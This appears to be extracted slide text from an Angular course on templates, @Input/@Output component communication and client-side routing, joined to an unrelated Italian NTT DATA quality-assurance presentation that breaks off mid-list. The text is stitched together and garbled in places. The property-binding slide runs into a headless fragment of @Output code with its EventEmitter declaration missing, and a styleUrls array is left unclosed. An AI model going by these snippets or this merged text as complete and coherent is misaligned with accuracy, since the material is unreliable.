

- Let's introduce a new feature to our Counter: it will keep track of the times the button was clicked

```
export class CounterComponent {  
  counter: number = 0;  
  clickTimestamps: Date[] = []  
  
  increment() {  
    this.counter = this.counter + 1;  
    this.clickTimestamps.push(new Date());  
  }  
}
```

```
// template for the Counter component  
<button (click)="increment()">  
  Click me  
</button>  
<p>  
  The button was clicked {{counter}}  
  @if(counter==1){time} @else{times}.  
</p>  
<ul>  
  @for(ts of clickTimestamps; track ts){  
    <li>{{ts}}</li>  
  } @empty {  
    <li>Button has never been clicked!</li>  
  }  
</ul>
```

# ANGULAR TEMPLATES: @FOR

- Let's introduce a new feature to our Counter: it will keep track of the times the button was clicked



# COMPONENT COMMUNICATION

- Sometimes, components need to **share** data with other components
- This can happen when a parent component passes information to child components (e.g.: to configure their behaviour, or to pass data to visualize)
- Or when a child component needs to communicate to its parent that some event has occurred
- These communication patterns can be implemented in Angular using the **@Input()** and **@Output()** decorators

# ANGULAR: @INPUT() DECORATOR

- In the child component, properties that may be passed by the parent are decorated using `@Input()`. There might be a default value, used when the parent does not pass any specific value.
- In our example, suppose that the text inside the button can be customized by the parent component

```
import {Component, Input} from '@angular/core';
export class CounterComponent {
  @Input() buttonText = "Click me";
  counter: number = 0;
  clickTimestamps : Date[] = []
  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

```
<button (click)="increment()">
  {{buttonText}}
</button>


The button was clicked {{counter}}
  @if(counter==1){time}@else{times}.
</p>
// rest of the template omitted


```

# ANGULAR: @INPUT() DECORATOR

- The parent component can now pass data to the child component by setting a property on the HTML element

```
@Component({
  selector: 'app-root', standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter buttonText="CLICK HERE"/>
  `,
  styleUrls: ['./app.component.scss'
})
export class AppComponent {}
```

```
export class CounterComponent {
  @Input() buttonText = "Click me";
  counter: number = 0;
  clickTimestamps : Date[] = [];


  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

```
<button (click)="increment()">
  {{buttonText}}
</button>
// rest of the Counter template omitted27
```


# ANGULAR: @INPUT() DECORATOR

- The parent component can now pass data to the child component by setting a property on the HTML element
- If we removed `buttonText="CLICK HERE"` from `<app-counter />` the button would display the default value («Click me»)

```
@Component({
  selector: 'app-root', standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter buttonText="CLICK HERE"/>
  `,
  styleUrls: ['./app.component.scss']
})
export class AppComponent {}
```



# ANGULAR: @INPUT() DECORATOR RECAP



# PARENT TO CHILD COMMUNICATION

- This communication pattern is widely-used in front-end frameworks
- In other frameworks (e.g.: React, Vue), this mechanism is implemented using Props.

# ANGULAR: PROPERTY BINDING

- Angular allows to dynamically set values for attributes of HTML elements and components in templates, binding these values to properties of the current component
- The name of the attribute to bind is specified between square brackets «[]», and the **value** is the **name** of the property to bind

```
<h1>Hello {{name.toUpperCase()}}!</h1>
<app-counter [buttonText]="btnMsg"/>
<img [src]="imageUrl"/>
```

```
export class AppComponent {
  name = 'Web Technologies';
  btnMsg = "CLICK HERE";
  imageUrl = "https://picsum.photos/300/150"
}
```

Hello WEB  
TECHNOLOGIES!

CLICK HERE

The button was clicked 0 times.

- Button has never been clicked!



# PROPERTY BINDING VS INTERPOLATION

- You might wonder if there's any difference between using **property binding** and **template interpolation**

```
<img [src]="imageUrl"/>
```

```
();
  counter: number = 0;
  clickTimestamps : Date[] = []

  increment() {
    this.counter++;
    this.clickTimestamps.push(new Date());
    if(this.counter%10 === 0)
      this.counterClickedTenTimes.emit(this.counter);
  }
}
```

# ANGULAR: @OUTPUT DECORATOR


- The parent component can now react to events on the communication channel by defining an event handler, as usual

```
<h1>Hello {{name.toUpperCase()}}!</h1>
<app-counter [buttonText]="btnMsg" (counterClickedTenTimes)=addClicks($event) />
<ul>@for(click of clicksList; track click){
  <li>Button was clicked on {{click}} times.</li>
}</ul>
```

```
export class AppComponent {
  name = 'Web Technologies'; btnMsg = "CLICK HERE";
  clicksList : number[] = [];

  addClicks(nClicks: number){
    this.clicksList.push(nClicks)
  }
}
```

# ANGULAR: @OUTPUT() DECORATOR RECAP



# ANGULAR: ROUTING

- Single Page Applications need to deal with **client-side routing**
- Angular includes a **Router** to support devs in this task
- The **Router** enables **navigation** between different **views**
  - It does so by interpreting the URL as an instruction to change the view
- Angular apps created using the **ng new** command already have Routing configured and ready-to go
- We'll go over the steps to configure Routing in the next slides

# ANGULAR ROUTER SETUP: BOOTSTRAP

- In **./src/main.ts**, the entry point of the Angular app, we take care of loading the root component (AppComponent)
- In doing so, we provide a configuration object, defined in **./app/app.config.ts**
- The app.config object specifies that the application uses Routing

```
import { bootstrapApplication } from '@angular/platform-browser';
import { appConfig } from './app/app.config';
import { AppComponent } from './app/app.component';

bootstrapApplication(AppComponent, appConfig)
  .catch((err) => console.error(err));
```

# ANGULAR ROUTER SETUP: APP.CONFIG

- The **./src/app.config.ts** exports an `appConfig` object of type `ApplicationConfig`
- The `provideRouter()` function takes as input a description of the application routes of type `Routes`, defined in **./src/app.routes.ts**, and sets up the necessary providers for the Router module to work

```
import { ApplicationConfig } from '@angular/core';
import { provideRouter } from '@angular/router';

import { routes } from './app.routes';

export const appConfig: ApplicationConfig = {
  providers: [provideRouter(routes)]
};
```

# ANGULAR ROUTER SETUP: APP.ROUTES

- The Routes object is defined in **./src/app.routes.ts**

```
import { Routes } from '@angular/router';
import { CounterPageComponent } from './counter-page/counter-page.component';
import { HomePageComponent } from './home-page/home-page.component';

export const routes: Routes = [
  {
    path: '',
    title: "Home Page",
    component: HomePageComponent
  },
  {
    path: "counter",
    title: "Counter",
    component: CounterPageComponent
  }
];
```

import { Routes } from '@angular/router';  
import { CounterPageComponent } from './counter-page/counter-page.component';  
import { HomePageComponent } from './home-page/home-page.component';

export const routes: Routes = [ //Routes is a Route[]  
{ //Each Route has many properties:  
 path: "", // - path is the URL associated with the Route  
 title: "Home Page", // - title is the title of the HTML page  
 component: HomePageComponent // - component is the component associated with  
}, { // the Route  
 path: "counter",  
 title: "Counter",  
 component: CounterPageComponent  
}  
];

# ANGULAR ROUTER SETUP: ROUTER–OUTLET

- With all the setup in place, we can use the **RouterOutlet** component in our templates
- The **RouterOutlet** component analyzes the current URL, and renders the Component associated with the matching path
- The template for the root component may look similar to the one shown below

```
<nav>
  <a href="/">Home</a> | <a href="/counter">Counter</a>
</nav>
<router-outlet></router-outlet>
```


# ANGULAR ROUTER SETUP: ROUTER-OUTLET

```
import { Component } from '@angular/core';
import { CommonModule } from '@angular/common';
import { RouterOutlet } from '@angular/router';

@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CommonModule, RouterOutlet],
  template: `
    <nav>
      <a href="/">Home</a> | <a href="/counter">Counter</a>
    </nav>
    <router-outlet></router-outlet>
  `,
  styleUrls: ['./app.component.scss']
})
export class AppComponent {}
```

# ANGULAR ROUTER: LINKS

- If we use traditional links in our templates, with an href attribute, we cause the browser to perform a new HTTP request and re-load the app
- The Router then analyzes the URL, and loads the appropriate component in place of the **<router-outlet/>**
- This is not very sleek, and defeats the very purpose of a Single Page App



# ANGULAR ROUTER: LINKS


To properly navigate between views in our Angular SPAs, we need to use the **RouterLink** directive on elements that trigger navigation

```
import { Component } from '@angular/core';
import { CommonModule } from '@angular/common';
import { RouterLink, RouterOutlet } from '@angular/router';

@Component({
  selector: 'app-root', standalone: true,
  imports: [CommonModule, RouterOutlet, RouterLink],
  template: `
    <nav><a routerLink="/">Home</a> | <a routerLink="/counter">Counter</a></nav>
    <router-outlet></router-outlet>
  `,
})
export class AppComponent {}
```

# ANGULAR ROUTER: LINKS

- When we use RouterLink, we can trigger the Router and load different views without reloading the page
- This is how SPAs should handle routing!
- Notice that, if a user manually inserts the **localhost:4200/counter** URL, they would trigger a new page load, and the Router would still properly render the Counter component.



# ANGULAR ROUTER: ROUTERLINKACTIVE


- Sometimes, we want to style the router links that are currently active differently, to remind the users which page they are on
- The **RouterLinkActive** directive allows us to specify a list of CSS classes that should be applied to **RouterLinks** that correspond to the Route the app is currently on
- These directives can be used in a template as follows

```
<nav>
  <a routerLink="/" routerLinkActive="active" [routerLinkActiveOptions]="{exact: true}">
    Home
  </a> |
  <a routerLink="/counter" routerLinkActive="active">Counter</a>
</nav>
<router-outlet></router-outlet>
```

# ANGULAR ROUTER: ACTIVE LINKS

- With the template shown in the previous slide and a little bit of CSS (shown below), we can highlight active links in bold

```
nav .active {  
  font-weight: bold;  
}
```



# REFERENCES

- **Angular Docs**

<https://angular.dev/overview>

**Relevant parts:** Introduction: Essentials; In-depth Guides: Components, Template Syntax, Routing;  
Developer Tools: Angular CLI



# Advanced Quality Center

Maggio 2024



# Agenda



NTT DATA Advanced Quality Center


Le nostre attività principali

Le fasi del progetto

Test Manuale

Test Automatico

# NTT DATA Advanced Quality Center



**+235** Quality Professionals

**6 sedi in Italia** (Milano, Torino, Roma, Napoli, Salerno e Bari)

**Specialised Automation & Performance**  
Test Center



## SUD Italia

Età media: **35 anni**

Distribuzione: **35% F – 65% M**

Under 25: **15%**

Laureati: **69%**



**+376** Certificazioni

(ISTQB, PMO, CMMI, ITIL, Agile  
Certifications)

**Off-Shoring** NTT DATA Group  
Extended Capabilities (**Vietnam, India e Marocco**)



# Le nostre attività principali

## Adaptive Quality Management

- Quality Assessment & Strategy
- Quality Management & Creative Reporting
- E2E Functional Testing
- User Acceptance Testing
- No Regression Testing
- Defect Management

## Dynamic Automation Solutions

- App Mobile Automation
- Web Application & Desktop Automation
- Back End Automation
- Automated Test Generation
- Automated Data Creation
- Automated Sanity Check
- Service Level Performance Testing & Monitoring Control
- E2E Performance Testing & Monitoring Control

## Advanced Quality Services

- Inclusive Accessibility Testing
- Functional Security Testing
- Innovative Support Business User
- Post Deployment Testing
- Automated Interactive Voice Response Control

# Le fasi del progetto

Le attività dell'Advanced Quality Center hanno un ruolo centrale in tutte le fasi del **ciclo di vita del software** e si estendono fino al **post avvio**. In particolare, partendo dalla requisitazione fino ad arrivare al rilascio in produzione, le attività possono essere così sintetizzate:

Design & Development					Verify & Validate				Deploy				
Analisi del requisito	Analisi Funzionale	Sviluppo Software	Test Strategy	Definizione dei test object	Verifiche delle Funzionalità	Verifiche delle integrazioni	Verifiche di accettazione	Attività di rilascio	Verifiche post rilascio	Post Avvio			
Supporto alla stesura del requisito	Definizione piano di collaudo	Progettazione testlist	System Test Functional Test	Integration Test	Test di Accettazione	Sanity Check Test di Non Regressione							
Scrittura analisi funzionale													
<b>Automation &amp; Performance Test</b>													
<b>Defect Management</b>													

# Test Manuale

Nel contesto dell'evoluzione tecnologica e delle crescenti esigenze di qualità del software, il presente caso di studio si focalizza sull'analisi dettagliata di un processo di testing manuale adottato da **NTT DATA Advanced Quality Center** per garantire l'affidabilità e la funzionalità ottimale del proprio prodotto software.

# Manual Testing - Retrospettiva

## Obiettivi

- Identificare e risolvere bug e difetti
- Verificare la Conformità dei requisiti
- Migliorare l'esperienza dell'utente
- Convalidare la stabilità
- Mitigare I rischi
- Processo decisionale basato sui rischi



## Vantaggi

- Miglioramento della qualità del software
- Riduzione dei costi
- Aumento della produttività
- Maggiore sicurezza
- Conformità degli standard industriali



## Sfide

